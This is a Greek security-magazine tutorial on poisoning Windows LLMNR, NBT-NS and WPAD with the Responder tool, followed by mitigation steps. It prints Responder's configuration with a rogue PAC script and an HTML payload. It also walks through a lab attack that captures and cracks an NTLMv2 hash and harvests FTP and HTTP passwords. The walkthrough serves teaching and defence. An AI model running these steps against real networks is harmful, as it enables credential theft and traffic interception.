Οι επιθέσεις —συνήθως της κατηγορίας Man in The Middle— που εξαπολύονται στα τοπικά δίκτυα, παρέχουν τη δυνατότητα στον επιτιθέμενο ν' αποκτά χρήσιμες πληροφορίες για τις δραστηριότητες του θύματος, έως και κωδικούς πρόσβασης σε διάφορες υπηρεσίες. Όπως καταλαβαίνετε, αν πρόκειται για το τοπικό δίκτυο μιας εταιρείας ή κάποιου μεγάλου οργανισμού, η διαρροή ενός συνθηματικού αποτελεί σοβαρό ζήτημα. Βλέπετε, στους περισσότερους χώρους δουλειάς δεν εφαρμόζεται κάποιο password policy, ενώ, ακόμα κι αν υπάρχει, η τήρησή του επαφίεται συνήθως στον πατριωτισμό των χρηστών. Με λίγα λόγια, είναι πολύ πιθανόν οι χρήστες του τοπικού δικτύου να χρησιμοποιούν τον ίδιο κωδικό, παντού. Είναι φανερό λοιπόν ότι

σε ένα τέτοιο δίκτυο μια επιτυχημένη επίθεση, που είχε ως στόχο κάποιον μεμονωμένο χρήστη, ενδέχεται ν' ανοίξει δρόμους για την επίθεση και σε άλλα συστήματα του δικτύου — ίσως και σε κάποιον server.

Αυτή τη φορά θα προσπεράσουμε την κλασική επίθεση ARP poisoning, για την οποία άλλωστε έχουμε γράψει και στο παρελθόν (βλ., π.χ., τεύχος 001), και θα εξετάσουμε μια επίθεση που στηρίζεται στις αδυναμίες άλλων πρωτοκόλλων. Συγκεκριμένα, θα χρησιμοποιήσουμε το εργαλείο Responder, το οποίο κατασκευάστηκε στα εργαστήρια Spiderlabs της εταιρείας Trustwave, και στοχεύει ορισμένα πρωτόκολλα δικτύωσης των Windows.

Επιθέσεις MiTM, γενικά

Σε παλαιότερη ανάρτησή του, ο δημοφιλής κρυπτογράφος Bruce Schneier περιέγραφε μία πολύμηνη απάτη από μέρους της Κολομβιανής κυβέρνησης, με στόχο τη διάσωση δεκαπέντε ομήρων που κρατούσε η ομάδα ανταρτών FARC. Στο επίκεντρο αυτής της απάτης βρισκόταν μια κλασική Man in The Middle Attack:

Το σχέδιο ήταν πολύ πιθανόν να δουλέψει καθώς, για μήνες, σε μια επιχείρηση που ένας αξιωματικός του στρατού ήταν το "χαλασμένο τηλέφωνο", οι υπηρεσίες ασφάλειας κατάφεραν να πείσουν τον αντάρτη Gerardo Aguilar (γνωστό κι ως Cesar) ότι επικοινωνούσε με την επταμελή γραμματεία της οργάνωσης. Οι υπηρεσίες πληροφοριών την ίδια στιγμή έπεισαν τους ηγέτες της FARC πως επικοινωνούσαν με τον Cesar. Στη πραγματικότητα, και οι δύο μιλούσαν με τις υπηρεσίες πληροφοριών του στρατού της Κολομβίας.

Το σχέδιο δούλεψε, καθώς ούτε ο Cesar αλλά ούτε και η ηγεσία της οργάνωσης γνωρίζονταν καλά μεταξύ τους. Δεν αναγνώριζαν τις φωνές, ενώ δεν είχαν και κάποια φιλική σχέση που θα μπορούσε να τους κάνει να αναγνωριστούν. Οι επιθέσεις MiTM μπορούν να καταπολεμηθούν με κανόνες επικοινωνίας και αναγνώρισης, τους οποίους όμως οι αντάρτες της FARC δεν είχαν.

Σε ένα MiTM attack, ο επιτιθέμενος βάζει τον εαυτό του ανάμεσα σε μια επικοινωνία μεταξύ δύο σημείων. Καθένα από τα δύο μέρη πιστεύει ότι επικοινωνεί με το άλλο, μόνο που ο επιτιθέμενος μπορεί να ακούει ή να αλλάζει το περιεχόμενο της επικοινωνίας κατά βούληση. Υπάρχουν δύο είδη επιθέσεων MiTM: η ενεργητική και η παθητική. Στην ενεργητική ο επιτιθέμενος προσπαθεί να αλλάξει το περιεχόμενο της επικοινωνίας, αλλοιώνοντας τα μηνύματα που υποκλέπτει. Αντίθετα, στην παθητική απλά ακούει —ενδεχομένως και καταγράφει— την κίνηση του δικτύου, χωρίς να αλλάζει το περιεχόμενο. Αυτό το στοιχείο κάνει την παθητική επίθεση πολύ πιο αθόρυβη, δίνοντας την ευκαιρία στο ενδιάμεσο κακόβουλο μέρος να μείνει πιο πολλή ώρα στο δίκτυο χωρίς να γίνει αντιληπτό. Η επίθεση που περιγράφουμε στο παρόν άρθρο είναι μια παθητική επίθεση MiTM.

Το πρόβλημα

Στα τοπικά ή αν θέλετε εσωτερικά δίκτυα, όπου κατά κύριο λόγο υπάρχουν συστήματα Windows, συναντάμε δύο υπέροχα πρωτόκολλα. Αμφότερα επιτρέπουν σε έναν επιτιθέμενο να τα εκμεταλλεύεται, μέσω MiTM attacks, ώστε να υποκλέπτει password hashes κι άλλες ενδιαφέρουσες πληροφορίες.

Αν ο υπολογιστής σας τρέχει Windows, το πιο πιθανό είναι πως έχει ενεργοποιημένα τα πρωτόκολλα LLMNR και NBT-NS. Αν δεν τα έχετε ακούσει ξανά, είναι γιατί ούτε ο υπολογιστής σας αλλά ούτε και το δίκτυο στο χώρο της εργασίας σας τα χρειάζεται. Τα πρωτόκολλα αυτά είναι σχεδιασμένα για name resolution.

Link-Local Multicast Name Resolution (LLMNR). Το LLMNR είναι εξ ορισμού ενεργοποιημένο κι επιτρέπει τόσο σε IPv6 όσο και σε IPv4 μηχανήματα ν' αναζητούν άλλα μηχανήματα στο εσωτερικό δίκτυο, χωρίς την παρουσία DNS server. Το πρωτόκολλο χρησιμοποιήθηκε πρώτη φορά στα Windows Vista κι έχει ενσωματωθεί και στις επόμενες εκδόσεις των Windows. Περιγράφεται αναλυτικά στο RFC 4795.

NetBIOS Name Service (NBT-NS). Το NBT-NS είναι ένα πρωτόκολλο περίπου ίδιο με το LLMNR, αλλά δουλεύει μόνο για συστήματα IPv4 και είναι συνυφασμένο περισσότερο με Windows XP boxes.

Όταν ένας υπολογιστής Windows χρειάζεται ν' αναζητήσει ένα όνομα στο δίκτυο ή μια διεύθυνση, κοιτάζει σε τρία μέρη. Πρώτα στο τοπικό αρχείο hosts. Έπειτα ρωτάει τους DNS servers του δικτύου. Όταν αποτύχουν αυτά τα δύο, ρωτάει στο εσωτερικό δίκτυο εκπέμποντας NetBIOS queries, στα οποία οποιοσδήποτε υπολογιστής εντός τοπικού δικτύου έχει δυνατότητα ν' απαντήσει.

Ας υποθέσουμε ότι ένα μηχάνημα Windows προσπαθεί να συνδεθεί στο share ονόματι \\fileserver. Στο αρχείο hosts δεν υπάρχει πληροφορία για το τι μπορεί να είναι αυτό το "fileserver", αλλά ούτε και κάποιος DNS server γνωρίζει κάτι. Ακριβώς γι' αυτό, γίνεται ένα broadcast request εντός του τοπικού δικτύου. Αν ο υπολογιστής με το \\fileserver βρίσκεται στο ίδιο δίκτυο, θα απαντήσει και η σύνδεση θα επιτευχθεί με βάση το authentication που προβλέπεται από το πρωτόκολλο SMB. Το ίδιο θα γίνει κι αν αναζητηθεί από το χρήστη μία διεύθυνση ή ένα όνομα πόρου, για το οποίο δεν υπάρχουν πληροφορίες στο hosts ή στον DNS server. Στην πραγματικότητα, αυτή η δυνατότητα για εκπομπή requests αποτελεί ένα κενό ασφαλείας. Πράγματι, απαντώντας κάποιος θετικά σε ένα σχετικό query, είναι σε θέση να λάβει τα credentials του (υποψήφιου) θύματος ή ακόμη και να του σερβίρει σελίδες με κακόβουλο περιεχόμενο.

Το κενό ασφαλείας υφίσταται γιατί, όπως ο Cesar έκανε με τους αρχηγούς της FARC, έτσι και οι υπολογιστές στο τοπικό δίκτυο στέλνουν broadcast requests στο δίκτυο και *οποιοσδήποτε* μπορεί ν' απαντήσει, χωρίς κανέναν έλεγχο για το αν το σύστημα που απαντά είναι πράγματι αυτό που ισχυρίζεται πως είναι. Έτσι, όταν για παράδειγμα ο Bob ψάξει στο δίκτυο για την Alice, ένας Responder είναι σε θέση ν' απαντήσει λέγοντας πως αυτός είναι η Alice (Σ.τ.Ε. Ωραία, βολικά ονόματα :D). Ο Bob τότε θα στείλει τα credentials του, ώστε να προχωρήσει το SMB authentication. Τα hashes που θα βρεθούν να τριγυρνάνε στο δίκτυο είναι της μορφής LM, NTLMv1 ή NTLMv2. Χρησιμοποιώντας προγράμματα σπασίματος κωδικών, όπως το John The

Ripper ή το HashCat, αρκετοί κωδικοί αποκαλύπτονται μέσα σε μερικά λεπτά. Σε παλαιότερες εκδόσεις των Windows, ο κακόβουλος χρήστης μπορεί να καταφύγει σε επιθέσεις τύπου pass-the-hash: Απλά θα συνδεθεί στο θύμα δίνοντας το hash που έχει υποκλέψει, χωρίς να γνωρίζει το ίδιο το password. Να μην ξεχνάμε πως στα περισσότερα εταιρικά δίκτυα οι κωδικοί που θα βρεθούν είναι ίδιοι, αφού ποιος δίνει σημασία τώρα στο όποιο password policy... Έτσι, ο οποιοσδήποτε χρήστης του εταιρικού δικτύου είναι σε θέση, παίρνοντας ένα ένα τα hashes από τα μηχανήματα, να φτάσει ακόμη και στον Domain Controller του δικτύου.

Ένα άλλο πρωτόκολλο που πολύ αγαπάνε οι κακόβουλοι χρήστες ενός τοπικού δικτύου, είναι το WPAD (Web Proxy Auto-Discovery Protocol, βλ. και σχετικό άρθρο στο τεύχος 012). Και ναι, είναι κι αυτό εξ ορισμού ενεργό σε όλα τα συστήματα με Windows 2000 ή νεότερο. Το πρωτόκολλο χρησιμεύει προκειμένου να ρυθμίζεται αυτόματα ο proxy server για τον Internet Explorer. Περιοδικά, ο υπολογιστής στέλνει στο δίκτυο ένα request της μορφής "wpad.<WindowsDomainName>". Αν αυτή η τοποθεσία δε προσφέρεται από τον DHCP ή τον DNS server, τότε τα δύο γνωστά μας, πλέον, πρωτόκολλα, τα LLMNR και NBT-NS, θ' αναλάβουν δράση και θα εκπέμψουν το αίτημα. Η κατάληξη είναι γνωστή. Κάποιος κακόβουλος είναι σε θέση ν' απαντήσει με αποτέλεσμα όλη η HTTP κίνηση του workstation να περνά απ' αυτόν.

Το εργαλείο για τις επιθέσεις

Όπως ήδη αναφέραμε, ο Responder είν' ένα εργαλείο που αναπτύχθηκε στα SpiderLabs της εταιρείας Trustwave. Παρότι υπάρχουν διάφορα προγράμματα για να πραγματοποιούνται επιθέσεις MiTM, οι άνθρωποι των SpiderLabs ανέπτυξαν ένα που τα κάνει όλα – και τα κάνει καλά. Είναι γραμμένο σε Python κι έχει πολλές ενδιαφέρουσες επιλογές. Εκτός από τη βασική του λειτουργία, που είναι η απάντηση σε ερωτήματα LLMNR και NBT-NS, υλοποιεί κι αρκετούς authentication servers, όπως, π.χ., για τα πρωτόκολλα SMB, MSSQL, HTTP(S) και FTP.

Χρησιμοποιώντας αυτούς τους rogue servers, απαντά στα ανυποψίαστα workstations που ζητάνε διάφορους πόρους στο δίκτυο. Μπορεί επίσης να εκτελέσει άψογα την επίθεση WPAD που περιγράψαμε πιο πάνω, υποκλέπτοντας τη κίνηση των θυμάτων που ανυποψίαστα περιηγούνται στο Internet. Επίσης, έχει τη δυνατότητα να μπαίνει σε Analyze mode, αναλύοντας το δίκτυο πριν επιτεθεί.

Η χρήση του είναι αρκετά απλή και η ρύθμιση της συμπεριφοράς του γίνεται είτε από το command line είτε από το configuration file που διαθέτει. Το αρχείο ρυθμίσεων είναι το Responder.conf. Στις πρώτες γραμμές βρίσκονται οι επιλογές για τους authentication servers που θέλουμε να είναι ενεργοποιημένοι.

```
[Responder Core]
;;
; Set these values On or Off, to set which rogue authentication server is used.
SQL = On
```

```
SMB = On
Kerberos = On
FTP = On
POP = On
;;Listen on 25/TCP, 587/TCP
SMTP = On
IMAP = On
HTTP = On
HTTPS = On
DNS = On
LDAP = On
;Set a custom challenge
Challenge = 1122334455667788
;Set this to change the default logging file
SessionLog = Responder-Session.log
;Set this option with your in-scope targets (default = All). Example: RespondTo
= 10.20.1.116,10.20.1.117,10.20.1.118,10.20.1.119
;RespondTo = 10.20.1.116,10.20.1.117,10.20.1.118,10.20.1.119
RespondTo =
;Set this option with specific NBT-NS/LLMNR names to answer to (default = All).
Example: RespondTo = WPAD,DEV,PROD,SQLINT
;RespondTo = WPAD,DEV,PROD,SQLINT
RespondToName =
;DontRespondTo = 10.20.1.116,10.20.1.117,10.20.1.118,10.20.1.119
DontRespondTo =
;Set this option with specific NBT-NS/LLMNR names not to respond to (default =
None). Example: DontRespondTo = NAC, IPS, IDS
DontRespondToName =
```

Στην επιλογή Challenge, ο χρήστης βάζει μια τιμή για το πρωτόκολλο NTLMv2. Η πιο συνηθισμένη τιμή είναι αυτή που ήδη υπάρχει στο αρχείο και προτείνεται να την αφήσουμε ως έχει. Η επιλογή SessionLog αφορά στο πού θα αποθηκεύεται το αρχείο καταγραφής, με όλες τις ενέργειες που έχουν γίνει. Οι επιλογές RespondToName και DontRespondToName είναι απαραίτητες, ώστε το Responder να ξέρει ποια requests θα λαμβάνει υπόψη και θα απαντά, καθώς και ποια θα αγνοεί. Οι δε RespondTo και DontRespondTo είναι χρήσιμες, προκειμένου το Responder να γνωρίζει σε ποιους υπολογιστές θα δίνει σημασία καθώς και ποιους θα αγνοεί.

```
[HTTP Server]
;Set this to On if you want to always serve a specific file to the victim.
Serve-Always = Off
;Set this to On if you want to serve an executable file each time a .exe is
detected in an URL.
Serve-Exe = Off
;Uncomment and specify a custom file to serve, the file must exist.
Filename = Denied.html
;Specify a custom executable file to serve, the file must exist.
ExecFilename = FixInternet.exe
;Set your custom PAC script
WPADScript = function FindProxyForURL(url, host){if ((host ==
"localhost") || shExpMatch(host, "localhost.*") ||(host == "127.0.0.1")
|| isPlainHostName(host)) return "DIRECT"; if (dnsDomainIs(host,
"RespProxySrv")||shExpMatch(host, "(*.RespProxySrv|RespProxySrv)")) return
"DIRECT"; return 'PROXY ISAProxySrv:3141; DIRECT';}
;HTML answer to inject.
;In this example, we redirect the browser to our rogue SMB server. Please
consider the "RespProxySrv" string when modifying, it is used in conjunction
with WPADScript so no proxy will be used for this host.Also, the HTML has to be
in this format "<html> Payload goes here...</html>".
HTMLToServe = <html><head></head><body><img src='file:\\\\\RespProxySrv\ssed\
seyad.ico' alt='Loading' height='1' width='2'></body></html>
[HTTPS Server]\
;Change to use your certs
cert = Certs/responder.crt
key = Certs/responder.key
```

Η επιλογή Serve-Always χρησιμεύει όταν επιθυμούμε να στέλνουμε ένα συγκεκριμένο αρχείο στο θύμα, μέσω του HTTP server. Η δε Serve-Exe, όταν θέλουμε να στέλνουμε κάποιο εκτελέσιμο. Έτσι, μέσα από τις επιλογές Filename και ExecFilename ορίζεται η τοποθεσία των αρχείων που θα αποστέλλονται στο (υποψήφιο) θύμα.

Οι επιλογές WPADScript και HTMLToServe αφορούν στη τοποθεσία όπου το θύμα θα βρει τις ρυθμίσεις για το διακομιστή διαμεσολάβησης, αλλά και τον κώδικα HTML που θα εισαχθεί στην απάντηση προς το θύμα. Τέλος, στην περίπτωση όπου χρησιμοποιείται το HTTPS, οι επιλογές cert και key αφορούν στις θέσεις όπου βρίσκονται τα ήδη δημιουργημένα κλειδιά και πιστοποιητικά.

Οι κυριότερες επιλογές του Responder στο command line είναι οι ακόλουθες.

```
-A, --analyze
```

Το εργαλείο τρέχει σε κατάσταση ανάλυσης. Ο επιτιθέμενος μπορεί να δει τα αιτήματα NBT-NS και LLMNR, χωρίς να επηρεάζει τη κίνησή τους.

```
-i 10.20.30.40, --ip=10.20.30.40
```

Η διεύθυνση IP όπου θα ανακατευθύνεται η κίνηση. Συνήθως είναι αυτή που έχει το μηχάνημα του επιτιθέμενου.

```
-I eth0, --interface=eth0
```

Το δικτυακό ενδιάμεσο (network interface) από το οποίο θα ακούει το Responder.

```
-b, --basic
```

Αυτή η επιλογή αφορά στο βασικό HTTP authentication. Αν τεθεί -b 1, τότε στα θύματα θα εμφανίζεται παράθυρο εισαγωγής πιστοποιητικών χρήστη.

```
-f, --fingerprint
```

Με αυτή την επιλογή εμφανίζονται οι υπολογιστές που εκπέμπουν ερωτήματα NBT-NS ή LLMNR.

```
-w, --wpad
```

Ξεκινά τον διακομιστή WPAD, ο οποίος στέλνει τις ρυθμίσεις του WPAD proxy.

Παράδειγμα επίθεσης

Παρουσιάζουμε εν τάχει ένα σενάριο επίθεσης σε δίκτυο Windows, με τη βοήθεια του Responder.

Έστω ότι βρισκόμαστε σε ένα εταιρικό δίκτυο με αρκετά Windows boxes, όπως επίσης και με web και FTP server. Ξεκινάμε το Responder όπως φαίνεται στο ακόλουθο screenshot. Όπως βλέπετε, το πρόγραμμα πιάνει αμέσως δουλειά.

```
root@kalishi:/opt/Responder# ./Responder.py -i 192.168.1.142
NBT Name Service/LLMNR Responder 2.0.
Please send bugs/comments to: lgaffie@trustwave.com
To kill this script hit CRTL-C

[+]NBT-NS, LLMNR & MDNS responder started
[+]Loading Responder.conf File..
Global Parameters set:
Responder is bound to this interface: ALL
Challenge set: 1122334455667788
WPAD Proxy Server: False
WPAD script loaded:  function FindProxyForURL(url, host){if ((host == "localhost
") || shExpMatch(host, "localhost.*") ||(host == "127.0.0.1") || isPlainHostName
(host)) return "DIRECT"; if (dnsDomainIs(host, "RespProxySrv")||shExpMatch(host,
 "(*.RespProxySrv|RespProxySrv)")) return "DIRECT"; return 'PROXY ISAProxySrv:31
41; DIRECT';}
HTTP Server: ON
HTTPS Server: ON
SMB Server: ON
SMB LM support: False
Kerberos Server: ON
SQL Server: ON
FTP Server: ON
IMAP Server: ON
POP3 Server: ON
SMTP Server: ON
DNS Server: ON
LDAP Server: ON
FingerPrint hosts: False
Serving Executable via HTTP&WPAD: OFF
Always Serving a Specific File via HTTP&WPAD: OFF
```

Ξεκινάμε το Responder στο Kali Linux και το πρόγραμμα πιάνει αμέσως δουλειά.

Μετά από κάποια ώρα κι έχοντας βάλει τη καφετιέρα να φτιάχνει καφέ, έχουμε το πρώτο αποτέλεσμα. Είναι ένα NetNTLMv2 hash!

```
[+]SMB-NTLMv2 hash captured from :  192.168.1.209
[+]SMB complete hash is : test::ALVA01:1122334455667788:E5644C9F0CFB2EA7BC0E80AA7D9CEAF1:0101000000000000E6000E43B468D00186785F8FF91730590000000002000
A0073006D006200310032000100140053004500520056004500520032003000300038000400160073006D006200310032002E006C006F00630061006C0003002C0053004500520056004500450
95200320030003000038002E0073006D006200310032002E006C006F00630061006C000500160073006D006200310032002E006C006F00630061006C0008003000300000000000000000001000
9000020000078C4619D8D28D9781C70F58FE0716A3D2360A19097A87C1626169B9966ABFEAD0A0010000000000000000000000000000000000009002200630069006600730 02F007200650
973007000700072006F00780079007300720076000000000000000000000
```

Μετά από λίγη ώρα, το Responder ψαρεύει ένα NetNTLMv2 hash!

Γενικά, το "σπάσιμο" ή αλλιώς η αντιστροφή των hashes δεν αποτελεί μια διαδικασία που εγγυημένα αποδίδει αποτελέσματα. Ίσως όμως αυτό το συγκεκριμένο hash να μην προέρχεται από κάποιο καλό password, αφού ο χρήστης που το εμπνεύστηκε ενδεχομένως να σκέφτηκε ότι βρίσκεται μέσα στο ασφαλές εταιρικό δίκτυο, οπότε δεν υπάρχει λόγος να πολυσκοτίζεται με την επινόηση ισχυρών κωδικών. Εμπιστευόμαστε λοιπόν το hash στα έμπειρα χέρια του John.

```
root@kalishi:/opt/Responder# john -format:netntlmv2 words.txt
Loaded 1 password hash (NTLMv2 C/R MD4 HMAC-MD5 [32/64])
deltah           (test)
guesses: 1  time: 0:00:00:15 DONE (Fri Mar 27 13:36:11 2015)  c/s: 453992  trying: dadraf - debbb6
Use the "--show" option to display all of the cracked passwords reliably
```

Το John The Ripper αναλαμβάνει τη λεγόμενη "αντιστροφή" του hash – και τα καταφέρνει!

Χωρίς να μας απογοητεύσει, μέσα σε δευτερόλεπτα ο John σπάζει το hash του χρήστη, αποκαλύπτοντας το αρχικό password. Δεν επαναπαυόμαστε και συνεχίζουμε το ψάξιμο στο δίκτυο, χρησιμοποιώντας κι άλλες επιλογές του Responder.

```
root@kalishi:/opt/Responder# ./Responder.py -i 192.168.1.142 -b 1 -w On -r 1 -v
NBT Name Service/LLMNR Responder 2.0.
Please send bugs/comments to: lgaffie@trustwave.com
To kill this script hit CRTL-C
```

Το Responder είναι έτοιμο ν' απαντήσει με πληροφορίες για τον proxy, τον οποίο εναγωνίως αναζητά ο Internet Explorer.

Αυτή τη φορά ο Responder είναι έτοιμος ν' απαντήσει με πληροφορίες για τον proxy, εκμεταλλευόμενος την "αφέλεια" του πρωτοκόλλου WPAD που χρησιμοποιεί ο Internet Explorer.

```
Complete Cookie:
Client IP is: 192.168.1.209

NBT-NS Answer sent to: 192.168.1.209. The requested name was : WINDOWSMACHINE
NBT-NS Answer sent to: 192.168.1.209. The requested name was : WINDOWSMACHINE
Requested URL: http://ping.chartbeat.net/ping?h=el-gr.msn.com&p=%2Fel-gr%2Fhealth%2Fnutrition%2F%25CF%2580%25CE%25BF%25CE%25B9%25CE%25B1-%25CE%25B5%25
CE%25AF%25CE%25BD%25CE%25B1%25CE%25B9-%25CE%25B7-%25CE%25BD%25CE%25BF%25CF%258D%25CE%25BC%25CE%25B5%25CF%2581%25CE%25BF-1-%25CF%2584%25CF%2581%25CE%25
BF%25CF%2586%25CE%25AE-%25CF%2580%25CE%25BF%25CF%2585-%25CF%2587%25CE%25B1%25CE%25BB%25CE%25AC%25CE%25B5%25CE%25B9-%25CF%2584%25CE%25B1-%25CE%25B4%25C
F%258C%25CE%25BD%25CF%2584%25CE%25B9%25CE%25B1-%25CF%2584%25CF%2589%25CE%25BD-%25CF%2580%25CE%25B1%25CE%25B9%25CE%25B4%25CE%25B9%25CF%258E%25CE%25BD%2
Far-AAa1JOy&u=DDua5XBWs4_C6LfFx&d=msn.com&g=42635&g0=health%2Chealth%3Anutrition&g1=Mama365.gr&n=0&f=00001&c=4.3&x=0&m=0&y=2322&o=1409&w=673&j=270&R=0
&W=0&I=1&E=5&e=0&v=http%3A%2F%2Fwww.msn.com%2Fel-gr%2Fhealth%2Fyogapilates%2F%25CF%2587%25CF%2581%25CE%25AE%25CF%2583%25CF%2584%25CE%25BF%25CF%2582-%2
5CF%2587%25CE%25BF%25CE%25BB%25CE%25AF%25CE%25B4%25CE%25B7%25CF%2582-%25CE%25B5%25CE%25BD%25CF%2584%25CE%25B1%25CF%2584%25CE%25B9%25CE%25BA%25CE%25AE-
%25CF%2580%25CF%2581%25CE%25BF%25CF%2580%25CF%258C%25CE%25BD%25CE%25B7%25CF%2583%25CE%25B7-%25CE%25BC%25CE%25B5-%25CE%25B2%25CE%25AC%25CF%2581%25CE%25
B7%2Far-BBiCx5W%3Focid%3Diehp&t=z9cmqlZ5BuLUm4rBSCn6-D179t_&V=51&tz=420&_cdname=neurope&sn=5&_
Complete Cookie:
Client IP is: 192.168.1.209

Requested URL: http://ping.chartbeat.net/ping?h=el-gr.msn.com&p=%2Fel-gr%2Fhealth%2Fnutrition%2F%25CF%2580%25CE%25BF%25CE%25B9%25CE%25B1-%25CE%25B5%25
CE%25AF%25CE%25BD%25CE%25B1%25CE%25B9-%25CE%25B7-%25CE%25BD%25CE%25BF%25CF%258D%25CE%25BC%25CE%25B5%25CF%2581%25CE%25BF-1-%25CF%2584%25CF%2581%25CE%25
BF%25CF%2586%25CE%25AE-%25CF%2580%25CE%25BF%25CF%2585-%25CF%2587%25CE%25B1%25CE%25BB%25CE%25AC%25CE%25B5%25CE%25B9-%25CF%2584%25CE%25B1-%25CE%25B4%25C
F%258C%25CE%25BD%25CF%2584%25CE%25B9%25CE%25B1-%25CF%2584%25CF%2589%25CE%25BD-%25CF%2580%25CE%25B1%25CE%25B9%25CE%25B4%25CE%25B9%25CF%258E%25CE%25BD%2
Far-AAa1JOy&u=DDua5XBWs4_C6LfFx&d=msn.com&g=42635&g0=health%2Chealth%3Anutrition&g1=Mama365.gr&n=0&f=00001&c=8.55&x=0&m=0&y=2322&o=1409&w=673&j=270&R=
0&W=0&I=1&E=5&e=0&v=http%3A%2F%2Fwww.msn.com%2Fel-gr%2Fhealth%2Fyogapilates%2F%25CF%2587%25CF%2581%25CE%25AE%25CF%2583%25CF%2584%25CE%25BF%25CF%2582-%
25CF%2587%25CE%25BF%25CE%25BB%25CE%25AF%25CE%25B4%25CE%25B7%25CF%2582-%25CE%25B5%25CE%25BD%25CF%2584%25CE%25B1%25CF%2584%25CE%25B9%25CE%25BA%25CE%25AE
-%25CF%2580%25CF%2581%25CE%25BF%25CF%2580%25CF%258C%25CE%25BD%25CE%25B7%25CF%2583%25CE%25B7-%25CE%25BC%25CE%25B5-%25CE%25B2%25CE%25AC%25CF%2581%25CE%2
5B7%2Far-BBiCx5W%3Focid%3Diehp&t=z9cmqlZ5BuLUm4rBSCn6-D179t_&V=51&tz=420&_cdname=neurope&sn=6&_
Complete Cookie:
Client IP is: 192.168.1.209

NBT-NS Answer sent to: 192.168.1.204. The requested name was : WPAD
LLMNR poisoned answer sent to this IP: 192.168.1.204. The requested name was : wpad.
LLMNR poisoned answer sent to this IP: 192.168.1.204. The requested name was : wpad.
[+]WPAD (no auth) file sent to: 192.168.1.204
```

Το web traffic του Internet Explorer περνά από το μηχάνημα με τον Responder.

Μετά από λίγο έχουμε ένα τυχερό, οπότε μπορούμε να βλέπουμε όλες τις κινήσεις που πραγματοποιεί το θύμα μέσα από τον web browser.

Οι υπηρεσίες σε ένα δίκτυο Windows συνήθως διαθέτουν *και* ονόματα NetBIOS (π.χ., FTPSERVER). Όταν ένας χρήστης ζητά κάποιο resource, όπως, π.χ., έναν FTP ή HTTP server, ο Responder είναι σε θέση να του απαντά ο ίδιος. Σκοπός του επιτιθέμενου είναι η αλίευση usernames και passwords, τα οποία τα υποψήφια θύματα πληκτρολογούν σε σχετικά prompts που εμφανίζει ο Responder. Δείτε τα ακόλουθα screenshots.

```
PS C:\> ftp FTPSERVER
Connected to FTPSERVER.
220 Welcome
User (FTPSERVER:(none)): deltahacker
331 User name okay, need password.
Password:
530 User not logged in.
Login failed.
ftp>
```

Το θύμα επιχειρεί σύνδεση στον FTP server, πληκτρολογώντας username και password.

```
LLMNR poisoned answer sent to this IP: 192.168.1.204. The requested name was : isaproxysrv.
LLMNR poisoned answer sent to this IP: 192.168.1.204. The requested name was : FTPSERVER.
[+]FTP User:  deltahacker
[+]FTP Password is:  deltahacker
```

Στην πραγματικότητα, τα στοιχεία σύνδεσης στον FTP server τα καταγράφει ο Responder.



Ομοίως, το θύμα δίνει τα στοιχεία του προκειμένου ν' αποκτήσει πρόσβαση σε ένα web application...

```
[+]HTTP GET request from : 192.168.1.204. The HTTP URL requested was: /
[+]HTTP-User & Password: deltahacker:delatahacker
```

...αλλά τα στοιχεία αυτά τα καταγράφει ο Responder!

Μέτρα προστασίας

Το πώς μπορεί να προστατεύσει κανείς ένα τοπικό δίκτυο από επιθέσεις MiTM με εργαλεία σαν το Responder, είναι αρκετά απλό. Άλλωστε, όπως είπαμε και στην αρχή, στην πλειονότητα των περιπτώσεων επισφαλή πρωτόκολλα του στιλ LLMNR, NBT-NS δεν τα χρειαζόμαστε. Βέβαια οι εχθροί εδώ είναι η άγνοια, η αμέλεια και η σαθρή πεποίθηση πως "αυτά συμβαίνουν αλλού". Πάντως όσοι διαχειριστές θελήσουν να πάρουν μέτρα προστασίας, οφείλουν να φροντίσουν για τα ακόλουθα:

- Εφαρμογή και τήρηση ενός επαρκούς password policy
- Απενεργοποίηση των LLMNR broadcasts σε όλα τα μηχανήματα
- Απενεργοποίηση των NBT-NS broadcasts σε όλα τα μηχανήματα, μέσω της απενεργοποίησης του NetBIOS
- Απενεργοποίηση της αυτόματης ανάκτησης ρυθμίσεων proxy, μέσω του πρωτοκόλλου WPAD

Η απενεργοποίηση του LLMNR μπορεί να γίνει από το κατάλληλο registry key:

```
HKLM\Software\Policies\Microsoft\Windows NT\DNSClient "EnableMulticast" DWORD 0
```

Εναλλακτικά, γίνεται και από το αρχείο gpedit.msc.

Για το NBT-NS, το registry key είναι:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\NetBT\Parameters\
Interfaces "NetbiosOptions" DWORD 2
```

Μπορείτε να το απενεργοποιήσετε και με την επιλογή Disable NetBIOS over TCP/IP, η οποία βρίσκεται στις ρυθμίσεις του network interface που χρησιμοποιεί το μηχάνημα. (Η ίδια η Microsoft έχει δώσει ένα script για την απενεργοποίηση του NBT-NS.)

Για το WPAD υπάρχουν δύο δυνατότητες. Η μία είναι ένας τοπικός DNS server που δίνει ο ίδιος τις ρυθμίσεις για τον proxy. Αν αυτό δεν είναι δυνατόν, τότε προτείνεται η απενεργοποίηση του WPAD από το gpedit.msc.

Οι προηγούμενες κινήσεις "τυφλώνουν" εργαλεία σαν το Responder, ενισχύοντας την ασφάλεια των χρηστών του τοπικού δικτύου.

Συμπερασματικά, γίνεται φανερό ότι τα πολλά features δεν λειτουργούν υπέρ της ασφάλειας. Πράγματι, καταφεύγοντας σε απλά προγράμματα όπως το Responder, εντελώς αθόρυβα και χωρίς τη χρήση δύσκολων τεχνικών ή ψαγμένων exploits, ένας κακόβουλος χρήστης έχει τη δυνατότητα να φτάσει ακόμα και στον κεντρικό server ενός τοπικού δικτύου. Τελικά, το ηθικό δίδαγμα όσον αφορά στην ασφάλεια, για άλλη μια φορά είναι ίδιο: ό,τι δεν χρησιμοποιείται πρέπει να απενεργοποιείται. Less is more!

DigitalOcean

Ταχύτατα VPSes στο cloud, σε hosts με δίσκους SSD.
Επιλογή datacenter σε Ευρώπη, Αμερική και Ασία.
Lean-mean control panel, για απόλυτο έλεγχο.

Αποκτήστε τώρα το δικό σας VPS,
στο cloud της DigitalOcean.
Κάντε κλικ στο http://bit.ly/digocean10off
και κερδίστε αυτομάτως 10$ σε credit.

Hint: Επιλέγοντας το μικρό πλάνο,
πάντα με κλικ στο http://bit.ly/digocean10off,
ουσιαστικά έχετε δύο μήνες δωρεάν για ένα VPS
με 512MB RAM, 20GB SSD και 1TB transfer.
Δεν είναι κι άσχημα

;)

Skill: Intermediate
Tags: 041, S3FS, ownCloud, certificates, certificate authority, BitTorrent Sync

The Aiolos Project

